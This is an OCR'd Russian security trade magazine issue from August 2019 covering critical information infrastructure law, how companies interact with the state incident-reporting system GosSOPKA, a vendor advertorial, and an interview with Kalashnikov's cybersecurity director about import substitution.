InformationSecurity

www.itsec.ru

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ № 4, август 2019

Издание компании Groteck

СПЕЦРАЗДЕЛ

БИОМЕТРИЯ

Евгений Акимов

О КИИ, КИБЕРБЕЗОПАСНОСТИ И ИМПОРТОЗАМЕЩЕНИИ В ИБ

ОПЫТ "КОНЦЕРНА "КАЛАШНИКОВ"

Международный

ТБ ФОРУМ®

Технологии Безопасности

БИЗНЕС В ТРЕНДЕ: ТЕНДЕНЦИИ. ИНВЕСТИЦИИ РЕШЕНИЯ. ЛИЧНОСТИ

ОТРАСЛЕВЫЕ РЕШЕНИЯ • КЕЙСЫ ПО ВЕРТИКАЛЬНЫМ РЫНКАМ • БЕЗОПАСНЫЙ УМНЫЙ ГОРОД • СОВЕЩАНИЕ СИТИ-МЕНЕДЖЕРОВ • ТРАНСПОРТНАЯ БЕЗОПАСНОСТЬ • ТРЕКИНГ И МОНИТОРИНГ • ТРАНСПОРТИРОВКА ВАЖНЫХ ГРУЗОВ • КИБЕРУГРОЗЫ СИСТЕМАМ БЕЗОПАСНОСТИ • КОНВЕРГЕНЦИЯ ИТ И СБ • БИЗНЕС-АНАЛИТИКА • УПРАВЛЕНИЕ РИСКАМИ • ПРЕДОТВРАЩЕНИЕ ПОТЕРЬ • МОДЕЛЬ УГРОЗ, ИМИТАЦИОННОЕ МОДЕЛИРОВАНИЕ • РАССЛЕДОВАНИЕ ИНЦИДЕНТОВ • ИНЖЕНЕРИЯ БЕЗОПАСНОСТИ • АРХИТЕКТУРА И ПРОЕКТИРОВАНИЕ СИСТЕМ БЕЗОПАСНОСТИ • НОВЫЕ ТРЕБОВАНИЯ К ПРОЕКТИРОВАНИЮ И ОЦЕНКА ПРОЕКТОВ • БЕЗОПАСНОСТЬ НАЦИОНАЛЬНЫХ ИНФРАСТРУКТУРНЫХ ПРОЕКТОВ • КРИТИЧЕСКИЕ И ОСОБО ВАЖНЫЕ ОБЪЕКТЫ • ЗАЩИТА ПЕРИМЕТРА • АНТИТЕРРОР • ИМПОРТОЗАМЕЩЕНИЕ • ЛОКАЛИЗАЦИЯ ПРОИЗВОДСТВА • СТАРТАПЫ В БЕЗОПАСНОСТИ • ПИЛОТНЫЕ ПРОЕКТЫ

11–13 февраля 2020

КРОКУС ЭКСПО

КОВОРКИНГ ДЛЯ ПРОФЕССИОНАЛОВ

- Конечных заказчиков
- Промышленных предприятий
- Городских администраций
- Проектных организаций
- Монтажных организаций
- Инсталляторов
- Интеграторов
- Служб безопасности
- Специальных служб
- Министерств и ведомств

Регистрация по ссылке GO.TBFORUM.RU

Groteck Business Media

www.tbforum.ru

Андрей Мирошкин,
генеральный директор компании "Гротек"

Защита КИИ: управленческая и инженерная практика

Защита КИИ является приоритетной задачей для большинства крупных компаний. Мы в компании "Гротек" получили большое количество запросов на организацию мероприятий по практическим вопросам и обмену опытом, без утомительных докладов и рекламных презентаций.

К этому моменту, когда вы держите в руках свежий номер журнала, первое мероприятие из серии уже прошло в Москве.

Инициативу проведения выдвинули и поддержали представители компаний "Норникель", "РУСАЛ", НЛМК, "Татнефть", "Газпромбанк", НТЦ "Заря", Научно-технического центра по ядерной и радиационной безопасности. К ним присоединились представители ведущих компаний-поставщиков.

Мероприятие было поддержано ФСТЭК России и прошло в формате дискуссий, обсуждения практических задач и способов их решения.

А впереди вас и нас ждет еще ряд мероприятий на тему защиты КИИ.

Что вы сможете обсудить и узнать?

- Реальные вопросы и требования, применяемые регуляторами к субъектам КИИ.
- Реальные кейсы субъектов КИИ. Методы и конкретные решения по реализации именно этих кейсов.
- Эффективные решения, предлагаемые производителями для субъектов КИИ, которые направлены на решение их задач и одобрены регуляторами рынка.

Что вы получите по итогам?

- Обсуждение ваших практических вопросов.
- Обмен опытом с коллегами.
- Консультации с поставщиками.
- Комментарии регуляторов.

Формат мероприятия

- Разбор конкретных кейсов субъектов КИИ.
- Разбор решений производителей для субъектов КИИ.

В компании "Гротек" за три года отработан уникальный формат мозговых штурмов и дискуссионных сессий, созданный специально для встреч с крупными корпоративными потребителями. Это делает встречи максимально близкими к повестке дня корпоративных заказчиков, обеспечивая высокую интенсивность и открытость общения, готовность к диалогу, активную вовлеченность участников самого высокого уровня.


Чтобы принять участие в мероприятиях на тему защиты КИИ, зайдите на www.itsec.ru/summit-kii и оформите участие.

И, конечно же, приглашаю вас к продолжению обмена мнениями и опытом на форуме сайта www.itsec.ru и в журнале Information Security.

Внедряйте системы защиты информации, повышайте культуру кибербезопасности своих сотрудников, и ваш бизнес будет неприступной крепостью для хакеров.

InformationSecurity
ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

СОДЕРЖАНИЕ



В ФОКУСЕ

ПЕРСОНЫ

ЦИФРОВАЯ ТРАНСФОРМАЦИЯ

УПРАВЛЕНИЕ

ТЕХНОЛОГИИ

СОДЕРЖАНИЕ

Журнал "Information Security/Информационная безопасность" № 4, 2019
Издание зарегистрировано в Минпечати России
Свидетельство о регистрации ПИ № 77-17607 от 9 марта 2004 г.

Учредитель и издатель
компания "Гротек"

Генеральный директор ООО "Гротек"
Андрей Мирошкин

Издатель
Владимир Вараксин

Ответственная за выпуск
Екатерина Данилина

Корректор
Галина Воронина

Дизайнер-верстальщик
Ольга Пирадова

Группа управления заказами
Татьяна Мягкова

Юрисконсульт
Кирилл Сухов, lawyer@groteck.ru

Департамент продажи рекламы
Зинаида Горелова, Ольга Терехова

Фото на обложку
Ольга Лаврик

Рекламная служба
Тел.: (495) 647-0442, gorelova@groteck.ru

Отпечатано в типографии
ИП Морозов, Москва, ул. Зорге, 15
Тираж 10 000. Цена свободная

Оформление подписки
Тел.: (495) 647-0442, www.itsec.ru

Департамент по распространению
Тел.: (495) 647-0442,
Для почты 123007, Москва, а/я 82
E-mail groteck@groteck.ru
Web www.groteck.ru, www.itsec.ru

Проблемные вопросы взаимодействия с ГосСОПКА

Константин Саматов, *руководитель направления в Аналитическом центре Уральского центра систем безопасности, член Ассоциации руководителей служб информационной безопасности, преподаватель дисциплин информационной безопасности в УрГЭУ и УРТК им. А.С. Попова.*

В рамках исполнения Федерального закона от 26.07.2017 № 187-ФЗ "О безопасности критической информационной инфраструктуры Российской Федерации" субъектам критической информационной инфраструктуры (далее по тексту – КИИ) необходимо обеспечить взаимодействие с Государственной системой обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы Российской Федерации (далее – ГосСОПКА). В рамках данной статьи автор рассказывает о наиболее часто встречающихся в его практике проблемных вопросах указанного взаимодействия и дает ответы на них.

ГосСОПКА – единый централизованный, территориально распределенный комплекс, включающий силы и средства обнаружения, предупреждения и ликвидации последствий компьютерных атак.

Силы обнаружения – подразделения и специально выделенные сотрудники, а также Национальный координационный центр по компьютерным инцидентам, осуществляющий координацию сил обнаружения.

Средства – технологии, технические, программные, правовые и организационных средства субъектов ГосСОПКА.

Несколько слов о ГосСОПКА

ГосСОПКА – единый централизованный, территориально распределенный комплекс, включающий силы и средства обнаружения, предупреждения и ликвидации последствий компьютерных атак.

Силы обнаружения – подразделения и специально выделенные сотрудники, а также Национальный координационный центр по компьютерным инцидентам (далее – НКЦКИ), осуществляющий координацию сил обнаружения.

Средства – технологии, технические, программные, правовые и организационных средства субъектов ГосСОПКА.

Субъекты ГосСОПКА[1]:

- ФСБ России;
- ФСТЭК России;
- владельцы информационных ресурсов Российской Федерации;
- операторы связи;
- иные организации, осуществляющие лицензируемую деятельность в области защиты информации.

По сути, ГосСОПКА представляет собой совокупность взаимосвязанных специализированных центров мониторинга и реагирования на инциденты информационной безопасности, известных в международной практике как CERT (Computer Emergency Response Team) или CSIRT (Computer Security Incident Response Team), либо Security Operation Center (SOC). Данные центры организованы по ведомственному и территориальному принципам и подразделяются на главный центр ГосСОПКА, региональные центры, территориальные центры, центры органов государственной власти и органов государственной власти субъектов Российской Федерации (ведомственные центры), а также корпоративные центры (центры владельцев информационных ресурсов, операторов связи и иных организации).

Основным назначением ГосСОПКА является обеспечение защищенности информационных ресурсов Российской Федерации от компьютерных атак и штатного функционирования данных ресурсов в условиях возникновения компьютерных инцидентов, вызванных компьютерными атаками.

Взаимодействие субъекта КИИ с ГосСОПКА возможно в двух вариантах:

- путем самостоятельного подключения к инфраструктуре НКЦКИ;
- через ведомственный (корпоративный) центр (сегмент) ГосСОПКА.

В рамках указанного взаимодействия, на практике, у субъектов КИИ могут возникать различные проблемные вопросы, рассмотрим их более подробно.

Проблемные вопросы взаимодействия с ГосСОПКА

Обязательно ли подключение к технической инфраструктуре НКЦКИ для обмена информацией с ГосСОПКА?

Одним из первых проблемных вопросов, стоящих перед субъектом КИИ, является вопрос об обязательности подключения к технической инфраструктуре НКЦКИ для обмена информацией с ГосСОПКА. В явном виде действующее законодательство не предусматривает обязанности по подключению субъекта КИИ к технической инфраструктуре НКЦКИ.

Ч. 2 ст. 9 Федерального закона от 26.07.2017 № 187-ФЗ "О безопасности критической информационной инфраструктуры Российской Федерации" предусматривает лишь обязанность субъекта КИИ информировать о компьютерных инцидентах ФСБ России

[1] *Концепция государственной системы обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы Российской Федерации (утв. президентом Российской Федерации 12.02.2014 г. № К 1274).*

(по сути – НКЦКИ) и/или Центральный банк Российской Федерации (в случае, если субъект КИИ осуществляет деятельность в банковской сфере и в иных сферах финансового рынка) в установленном ими порядке.

Порядок информирования определен приказом ФСБ России от 19.06.2019 № 282 "Об утверждении Порядка информирования ФСБ России о компьютерных инцидентах, реагирования на них, принятия мер по ликвидации последствий компьютерных атак, проведенных в отношении значимых объектов критической информационной инфраструктуры Российской Федерации" (далее – приказ ФСБ России № 282).

Согласно приказу ФСБ России № 282 информирование осуществляется путем направления информации в НКЦКИ в соответствии с определенными форматами представления информации о компьютерных инцидентах в ГосСОПКА с использованием технической инфраструктуры НКЦКИ, предназначенной для отправки, получения, обработки и хранения уведомлений и запросов в рамках информационного взаимодействия с субъектами КИИ, а также с иными, не являющимися субъектами КИИ, органами и организациями, в том числе иностранными и международными.

В случае отсутствия подключения к данной технической инфраструктуре информация передается субъектом КИИ посредством почтовой, факсимильной или электронной связи на адреса (телефонные номера) НКЦКИ, указанные на официальном сайте в информационно-телекоммуникационной сети "Интернет" по адресу: http://cert.gov.ru.

Таким образом, приказ ФСБ России № 282 делает акцент на необходимости использования технической инфраструктуры НКЦКИ при информировании и допускает в качестве "запасного варианта" альтернативные способы предоставления информации в ГосСОПКА.

Кроме того, для значимых объектов КИИ субъекту необходимо создать и обеспечить функционирование системы безопасности, одной из задач которой является непрерывное взаимодействие с ГосСОПКА (п. 4 ч. 2 ст. 10 Федерального закона от 26.07.2017 № 187-ФЗ "О безопасности критической информационной инфраструктуры Российской Федерации").

Помимо нормативных требований, следует учитывать, что обнаруживать и предотвращать компьютерные атаки, а также хранить, накапливать, защищать информацию об инцидентах и передавать ее в ГосСОПКА целесообразнее с использованием технических средств. Следует также отметить, что ГосСОПКА не только собирает информацию, но и предоставляет актуальную информацию об атаках на ресурсы субъекта и другую необходимую для обеспечения безопасности объектов КИИ информацию, которую лучше получать оперативно.

Все или только значимые?

Поскольку взаимодействие субъекта КИИ с ГосСОПКА осуществляется в том числе в целях исполнения обязанности по информированию о компьютерных инцидентах, произошедших на объектах КИИ, то возникает вопрос: все объекты КИИ попадают под данное требование или только значимые?

Приказ ФСБ России № 282 устанавливает срок, в который субъект КИИ должен передать информацию в ГосСОПКА (проинформировать НКЦКИ):

- не позднее 3 часов с момента обнаружения инцидента для субъектов КИИ, владеющих значимыми объектами;
- не позднее 24 часов с момента обнаружения инцидента для субъектов КИИ, владеющих незначимыми объектами.

Таким образом, обязанность по передаче информации в ГосСОПКА распространяется на всех субъектов КИИ, независимо от вида принадлежащих им объектов.

Как подключиться?

Если принято решение о передаче информации в ГосСОПКА с использованием технической инфраструктуры НКЦКИ, то возникает вопрос о том, как подключиться.

Защищенное подключение может быть осуществлено одним из способов[2], указанных ниже.

1. Субъект КИИ имеет и установил лицензионное программное обеспечение ViPNetClient-сети 10976 с классом защиты КС3. При выполнении этого условия в НКЦКИ направляется запрос с необходимой информацией для получения файла с настройками.

2. Субъект КИИ имеет лицензию на программное обеспечение или программно-аппаратный комплекс ViPNetCoordinator с классом защиты КС3 ViPNet-сети с номером 10976. После установки ViPNetCoordinator в НКЦКИ направляется запрос с необходимой информацией для получения файла с настройками.

3. Если у субъекта КИИ развернута своя ViPNet-сеть, он направляет запрос в НКЦКИ на получение файла для установления межсетевого взаимодействия собственной ViPNet-сети с ViPNet-сетью 10976 (НКЦКИ).

При этом следует отметить, что субъекты КИИ, функционирующие в банковской сфере или иных сферах финансовых рынков, имеют возможность передавать информацию о компьютерных инцидентах через техническую инфраструктуру Банка России (FinCERT).

Технически взаимодействие с FinCERT строится следующим образом:

- заключается соглашение о взаимодействии (оно типовое);
- для взаимодействия организуется защищенное соединение с использованием сертифицированных средств криптографической защиты информации. Предлагается три программных

Основным назначением ГосСОПКА является обеспечение защищенности информационных ресурсов Российской Федерации от компьютерных атак и штатного функционирования данных ресурсов в условиях возникновения компьютерных инцидентов, вызванных компьютерными атаками.

Согласно приказу ФСБ России № 282 информирование осуществляется путем направления информации в НКЦКИ в соответствии с определенными форматами представления информации о компьютерных инцидентах в ГосСОПКА с использованием технической инфраструктуры НКЦКИ, предназначенной для отправки, получения, обработки и хранения уведомлений и запросов в рамках информационного взаимодействия с субъектами КИИ, а также с иными, не являющимися субъектами КИИ, органами и организациями, в том числе иностранными и международными.

[2] *http://мис.екатеринбург.рф/file/0b8dc3db090dfe6509f1a25a07fd48e5*

В соответствии с приказом ФСБ России № 282 субъекты КИИ, функционирующие в банковской сфере и иных сферах финансового рынка, обязаны информировать о компьютерных инцидентах на принадлежащих им объектах КИИ Центральный банк РФ и НКЦКИ. При этом, как было отмечено, FinCERTпредоставляет техническую возможность для передачи информации в ГосСОПКА.

продукта: Континент TLS, ViPNet CSP, КриптоПРО CSP;
- после заключения соглашения участнику настраивается учетная запись – выдается логин и пароль;
- по логину и паролю участник получает доступ в личный кабинет. Через этот же кабинет можно осуществлять информирование FinCERTa, направлять в FinCERT запросы, взаимодействовать с другими участниками, подключенными к FinCERT, передавать информацию в ГосСОПКА.

Передача информации в ГосСОПКА осуществляется с использованием форматов передачи данных, утвержденных ФСБ России.

При этом следует учесть, что в соответствии с приказом ФСБ России № 282 субъекты КИИ, функционирующие в банковской сфере и иных сферах финансового рынка, обязаны информировать о компьютерных инцидентах на принадлежащих им объектах КИИ Центральный банк РФ и НКЦКИ. При этом, как было отмечено, FinCERTпредоставляет техническую возможность для передачи информации в ГосСОПКА.

Обязательная ли лицензия в области защиты информации

Следующим вопросом, который встает перед субъектом КИИ, является обязательность лицензий в области защиты информации.

Для взаимодействия сГосСОПКА лицензии не требуются, оно осуществляется в рамках исполнения обязанностей, возложенных на субъекта КИИ ст. 9 Федерального закона от 26.07.2017 № 187-ФЗ "О безопасности критической информационной инфраструктуры Российской Федерации".

Если субъект КИИ намерен создать корпоративный (ведомственный) центр ГосСОПКА для собственных нужд (только в рамках своего юридического лица), никаких лицензий также не требуются.

В рамках работы в холдинговых структурах или для предоставления коммерческих услуг необходимы лицензии:
- ФСТЭК России на оказание услуг по мониторингу информационной безопасности средств и систем информатизации (является обязательной);
- на право осуществления работ, связанных с созданием средств защиты информации, содержащей сведения, составляющие государственную тайну;
- на осуществление деятельности по разработке, производству, распространению шифровальных (криптографических) средств, информационных систем и телекоммуникационных систем, защищенных с использованием шифровальных (криптографических) средств, на выполнение работ, оказание услуг в области шифрования информации, техническое обслуживание шифровальных (криптографических) средств, информационных систем и телекоммуникационных систем, защищенных с использованием шифровальных (криптографических) средств;
- лицензия ФСБ России на работу с государственной тайной, если нужен доступ к методическим документам ФСБ России по обнаружению, предотвращению и ликвидации последствий компьютерных атак.

Обязательно ли для субъекта КИИ создавать корпоративный центр ГосСОПКА?

Логично вытекающий из предыдущего ответа вопрос: а обязательно ли для субъекта КИИ создавать корпоративный (ведомственный) центр ГосСОПКА? Законодательно такая необходимость не определена. Более того, на практике уже достаточное количество субъектов КИИ осуществляют свое взаимодействие с ГосСОПКА через коммерческие центры мониторинга и реагирования на инциденты.

Преимущества аутсорсинга услуг корпоративных (ведомственных) центров ГосСОПКА.

1. Снижение издержек:
- стоимость услуг коммерческих центров мониторинга и реагирования на инциденты ИБ в десятки раз меньше, чем издержки на создание собственного;
- отсутствие затрат на разработку правил корреляции событий информационной безопасности;
- отсутствие затрат на персонал.

2. Небольшой промежуток времени, необходимый на организацию процесса мониторинга и реагирования на инциденты информационной безопасности с высоким уровнем зрелости.

3. Возможность использования разностороннего опыта и компетенций, который имеется у коммерческих центров мониторинга и реагирований на инциденты ввиду разностороннести решаемых ими задач (проектов) и взаимодействия с отечественными и зарубежными CERT/CSIRT/SOC.

Однако, помимо преимуществ, аутсорсинг услуг центра мониторинга и реагирования на инциденты имеет и недостатки. Основной недостаток в том, что ответственность перед государством несет субъект КИИ, а не подрядчик, и это необходимо понимать. Другой недостаток – это утрата компетенций в случае отказа от подрядчика, однако данный недостаток не столь существенен, т.к. рынок данных услуг высококонкурентен и выбор имеется.

В заключение следует отметить, что в указанной статье рассмотрены лишь наиболее распространенные, исходя из практики автора, проблемные вопросы, возникающие у субъектов КИИ в рамках организации взаимодействия с ГосСОПКА. Бесспорно, количество проблемных моментов, наблюдаемых в настоящее время ввиду "свежести" нормативно-правовых актов, регулирующих данную сферу общественных отношений, гораздо больше, чем может быть рассмотрено в рамках данной статьи в силу ограниченности ее объема. ●

Ваше мнение и вопросы присылайте по адресу
is@groteck.ru

Бизнес в ответе за киберугрозы

Вопросы обязательной кибербезопасности выходят на государственный уровень. “Лаборатория Касперского” готова защитить любую информационную инфраструктуру от атак.


В прошлом году вступил в силу закон, который призван защитить от кибератак важнейшие предприятия страны, – ФЗ-187 "О безопасности критической информационной инфраструктуры (КИИ) Российской Федерации". Компании должны определить, относится ли их объект КИИ к одной из трех категорий в зависимости от значимости, а потом подключить его к государственной системе обнаружения, предупреждения и ликвидации последствий компьютерных атак ГосСОПКА, созданной ФСБ.

Законопроект обсуждался еще с 2013 г. и вызвал горячие споры в профессиональном сообществе, особенно активно обсуждались вопросы его практического применения. Сейчас уже разработан ряд подзаконных актов, которые конкретизируют требования к организациям и порядок работы, но многие предприятия до сих пор либо не осознают, что подпадают под определение субъекта КИИ, либо не понимают, как соответствовать новому закону.

КИИ или не КИИ

Разобраться в новых нормах действительно непросто. Согласно тексту закона, объекты КИИ – это информационные системы, информационно-телекоммуникационные сети, автоматизированные системы управления технологическими процессами субъектов КИИ. К субъектам КИИ отнесены, по сути, те учреждения и предприятия, атака на которые может парализовать работу целого района или города, а также навредить населению страны или угрожать жизни людей. Список таких предприятий обширный. Это госучреждения и госорганы, а также компании, работающие в сфере здравоохранения, науки, транспорта, связи, энергетики, в банковской и финансовой сфере, в ТЭК, в области атомной энергии, оборонной, ракетно-космической, горнодобывающей, металлургической и химической промышленности.

При этом под определения субъекта КИИ может попасть как госкорпорация, так и индивидуальный предприниматель. Специалисты советуют любому бизнесу, работающему в перечисленных сферах, изучить содержание закона. Главный вопрос, на который предприниматели должны для себя ответить, – "Кто может пострадать, если ИТ-системы его предприятия перестанут функционировать в штатном режиме? Может ли это принести вред населению, безопасности страны, экономике или экологии?". Время ответить на эти вопросы осталось немного – до конца 2019 г. Согласно закону, каждая компания обязана провести категоризацию самостоятельно. Пока ответственности за несоблюдение норм нет, если, конечно, бездействие не привело к серьезным последствиям (см. ст. 274.1 УК РФ).



Статья 274.1 УК РФ. Неправомерное воздействие на критическую информационную инфраструктуру Российской Федерации
Нарушение правил эксплуатации средств хранения, обработки или передачи охраняемой компьютерной информации наказывается принудительными работами на срок до пяти лет с лишением права занимать определенные должности или заниматься определенной деятельностью на срок до трех лет или без такового либо лишением свободы на срок до шести лет с лишением права занимать определенные должности.

После проведения категоризации и согласования ее результатов с ФСТЭК наступает следующий этап – построение системы безопасности значимых объектов КИИ. И после этого владельцы объектов КИИ должны подключиться к ГосСОПКА. Предполагается, что компании будут передавать информацию о киберинцидентах в Национальный координационный центр по компьютерным инцидентам (НКЦКИ). Таким образом, субъекты КИИ смогут противостоять киберугрозам централизованно, а не опираться только на свой опыт. Это позволяет значительно экономить ресурсы – не содержать целый штат кибербезопасников.

Как защищаться

Вопрос кибербезопасности должен волновать компанию не только с точки зрения формального исполнения закона. Защита от киберугроз важна в первую очередь для самой компании. К 2022 г., по прогнозу Всемирного экономического форума, потери мировой экономики от кибератак могут вырасти до $8 трлн. Однако дело не только в деньгах как таковых, но и, например, в физической безопасности населения. Так, в марте в Венесуэле произошел масштабный блэкаут: без света осталась почти вся страна, причина ЧП – хакерская атака на ГЭС "Гури". Для России, где инфраструктура более сложная (наличие АЭС, металлургии, систем трубопроводов), вопрос кибербезопасности стоит намного острее.

Например, во втором полугодии 2018 г. защитными решениями "Лаборатории Касперского" на системах промышленной автоматизации было детектировано более 19,1 тыс. модификаций вредоносного ПО из 2,7 тыс. различных семейств. По данным специалистов, пока попытки заражения носят случайный характер, а не происходят в ходе целевой атаки, однако ключевое слово – "пока".

Для построения системы защиты любой организации лучше обратить внимание на решения компаний, давно работающих на рынке. Это позволит упростить процесс внедрения благодаря большому количеству продуктов, а также их совместимости с другим оборудованием. Требованиям к функциям центров ГосСОПКА отвечают, например, продукты и сервисы "Лаборатории Касперского". Кроме технического соответствия они обеспечивают защиту нового поколения, которая базируется на сочетании машинного обучения, передовых технологий и экспертного опыта в области изучения и анализа угроз. Компания работает на мировом рынке уже более двадцати лет, а ее опыт и компетенции востребованы во всем мире. ●

NM
АДРЕСА И ТЕЛЕФОНЫ ЛАБОРАТОРИИ КАСПЕРСКОГО
см. стр. 48

Дырку в безопасности "не заклеишь" пачкой денег

Евгений Акимов, *директор по кибербезопасности, АО "Концерн "Калашников"*

Где требует доработки нормативная база по КИИ, какие последствия повлечет сегодня переход только на отечественные продукты ИБ и почему будущее за стартапами, редакции журнала InformationSecurity рассказал Евгений Акимов, директор по кибербезопасности АО "Концерн "Калашников".

АО "Концерн "Калашников", входящее в группу компаний "Калашников", – системообразующая структура стрелкового сектора ОПК России, является головной организацией холдинговой компании в области перспективных образцов оружейных специализированных комплексов военного назначения. По отраслевой принадлежности в системе ОПК России АО "Концерн "Калашников" относится к "Промышленности обычных вооружений" (ПОВ).

– Евгений, вы долгое время работали в компаниях, занимающихся разработкой и интеграцией систем безопасности. Каково быть с другой стороны?

– Общего больше, чем можно было ожидать. Это и большой объем внутренних коммуникаций, и все, что относится к People Management, и, конечно, постоянное использование и актуализация экспертизы в кибербезопасности. Самое существенное отличие – один, пусть и внутренний, заказчик, а значит и существенно больше ответственность. Еще один нюанс – результаты воспринимаются намного менее формально.

– Расскажите о ваших обязанностях в "Концерне "Калашников". Что сейчас в вашем ведении?

– Дирекция кибербезопасности обеспечивает защиту нескольких площадок концерна, расположенных в Ижевске, Москве и других городах. Распределение функционала и ролей у сотрудников не одинаковое на всех площадках. Мы концентрируем компетенции и экспертизу по архитектурным вопросам в Ижевске, по реагированию на инциденты, осведомленности и управлению проектами – в Москве, а на остальных площадках у нас своеобразные "универсальные солдаты", приземляющие соответствующие активности и процессы в зоне своей ответственности. Современные средства коммуникаций позволяют создать единое информационное поле, обеспечить командность и оперативно перекидывать ресурсы для решения приоритетных задач и интересов каждой площадки.

– В какой степени вы как директор по кибербезопасности вовлечены в процесс принятия бизнес-решений, связанных с цифровизацией концерна?

– Наша дирекция отслеживает проекты по цифровизации еще на уровне идеи: на максимально начальных этапах мы идентифицируем новые риски и предлагаем решения по их обработке. В большинстве случаев это снижение за счет внедрения соответствующих механизмов защиты. Но иногда мы и принимаем риски, хотя бы на первых этапах, чтобы не задерживать развитие бизнеса, откладывая внедрение решений по безопасности. Случаев, когда мы не договаривались и инициировали блокировку каких-то идей, пока не было (полномочия на это есть).

– В чем заключается стратегия кибербезопасности "Концерна "Калашников"?

– У нас есть дорожная карта по внедрению защитных механизмов, синхронизированная по срокам с планами цифровизации площадок. Она "не отлита в бетоне", в нее вносятся изменения, связанные как с детализацией внедряемых ИТ-архитектур, так и с реинжинирингом бизнес-процессов, ну и, конечно, с изменениями в ландшафте угроз.

– "Калашников" прежде всего занимается выпуском продукции оборонного назначения. Сказалось ли это на требованиях к службе безопасности и как?

– Информация, относящаяся к гостайне, убрана из корпоративного сегмента сети, за безопасность которого отвечает наша дирекция. Об особенностях ее защиты мы предпочитаем не распространяться.

С выходом закона 187-ФЗ, который актуален для нас как для предприятия ОПК, мы обязаны при оценке рисков учитывать и показатели значимости объектов критической информационной инфраструктуры (КИИ), определенные в соответствующем постановлении правительства. Интересно, что зрелые механизмы безопасности, учтенные в дорожной карте по кибербезопасности концерна, в результате этого не претерпели значимых изменений. Уверен, что для многих других предприятий это может быть совсем не так и им необходимо будет реализовывать для обеспечения безопасности своих объектов КИИ дополнительные решения.

– У "Концерна "Калашников" сейчас много проектов по цифровизации, об этом говорило руководство концерна на рабочей сессии "Разработка робототехнических и беспилотных технологий для Арктики" в 2018 году. В чем, на ваш взгляд, особенность цифровой трансформации у предприятий ОПК?

– Приведу слова Евгения Касперского: "Те компании, которые не цифровизируются, – разорятся, так как они проиграют рынок. Те компании,

которые цифровизируются… получат "цифровую торпеду"… и тоже разорятся". Мы не можем допустить ни одного из подобных сценариев. Для этого мы очень тщательно, но максимально оперативно прорабатываем решения по цифровизации с точки зрения кибербезопасности.

– Как вы видите свою роль в процессе цифровой трансформации?

– Кроме уже упомянутого управления рисками, есть и другое – часть реализуемых нами решений, таких как IdM или EMM. Они лишь до известной степени решают задачи кибербезопасности. Второй, иногда больший эффект от них – оптимизация бизнес-процессов, их ускорение, повышение эффективности в целом. Получается, что даже при выборе и пилотировании решений по цифровой трансформации бывают ситуации, когда инициатива оказывается на нашей стороне. Обычно это происходит, когда механизмы безопасности уже встроены в решения и такое смещение акцентов более оправданно.

– Несмотря на то что курс на импортозамещение взят уже давно, очень маленький процент компаний может похвастаться хоть какими-то успехами в данном направлении. Много ли зарубежного оборудования и решений используется сейчас в вашей компании? Насколько это осложняет задачу обеспечения информационной безопасности концерна?

– Не мы отказываемся от продуктов зарубежных производителей, это они отказываются от поставок нам, следуя политике Госдепа США. Во-первых, не все зарубежные производители этому следуют. Есть страны, которые не поддержали санкции, например очень сильный в технологиях кибербезопасности Израиль.

Во-вторых, наша страна и ранее обладала очень сильными производителями средств информационной безопасности. Например, рынок DLP-систем давно делят отечественные производители, а зарубежным из квадранта Гартнера достается в совокупности доля меньше, чем у каждого из тройки лидеров. Есть сильные антивирусные решения, которые уверенно себя чувствуют на зарубежных рынках, и лишь включение административного ресурса слегка пошатнуло их позиции за рубежом, да и то не повсеместно. Очень мощные и отечественные сканеры защищенности.

Снег холодный, вода мокрая, а мы под санкциями – стоит ли расстраиваться по такому поводу? Мы воспринимаем это как некий нюанс.

Мы и ранее использовали решения и одних, и других, а сейчас при выборе часто сознательно устанавливаем именно наши. Однако есть сегменты рынка, в которых зарубежные решения выглядят предпочтительнее с точки зрения функционала. Отрадно, что ситуация меняется и российские решения класса SIEM, IdM и другие начинают теснить импортные.

Если быть откровенным, то это, конечно, "добавляет перца" в нашу работу. Снег холодный, вода мокрая, а мы под санкциями – стоит ли расстраиваться по такому поводу? Мы воспринимаем это как некий нюанс.

– Как вы считаете, сможет ли концерн в ближайшее время совсем отказаться от зарубежных продуктов в сфере ИБ?

– Если это сегодня произойдет, то мы будем вынуждены повысить уровень приемлемости рисков. Тут два фактора. Во-первых, отечественные продукты с максимально близким функционалом будут дороже (иначе мы бы сразу их выбрали). Во-вторых, из-за замены на более слабые решения пришлось бы потратиться на компенсирующие это меры.

Поскольку нет смысла тратить значительно больше денег для достижения прежнего уровня безопасности, то, скорее всего, будет некий компромисс и мы потеряем и там, и там (и денег больше потратим, и уровень безопасности снизим). Причем иногда достичь прежнего уровня безопасности невозможно: сколько денег ни трать, все равно того же функционала не получишь. Дырку в безопасности "не заклеишь" пачкой денег.

Перераспределение бюджетов отечественных компаний в пользу российского производителя позволяет выйти на рынок амбициозным стартапам, а уже состоявшимся производителям – открыть новые продуктовые линейки. Причем есть яркие примеры, когда такие, казалось, малочисленные команды создавали очень конкурентоспособные решения.

Это происходит и на мировом рынке. Большие компании крайне редко путем собственного R&D делают прорывные продукты. Чаще это скупка перспективных стартапов, часто

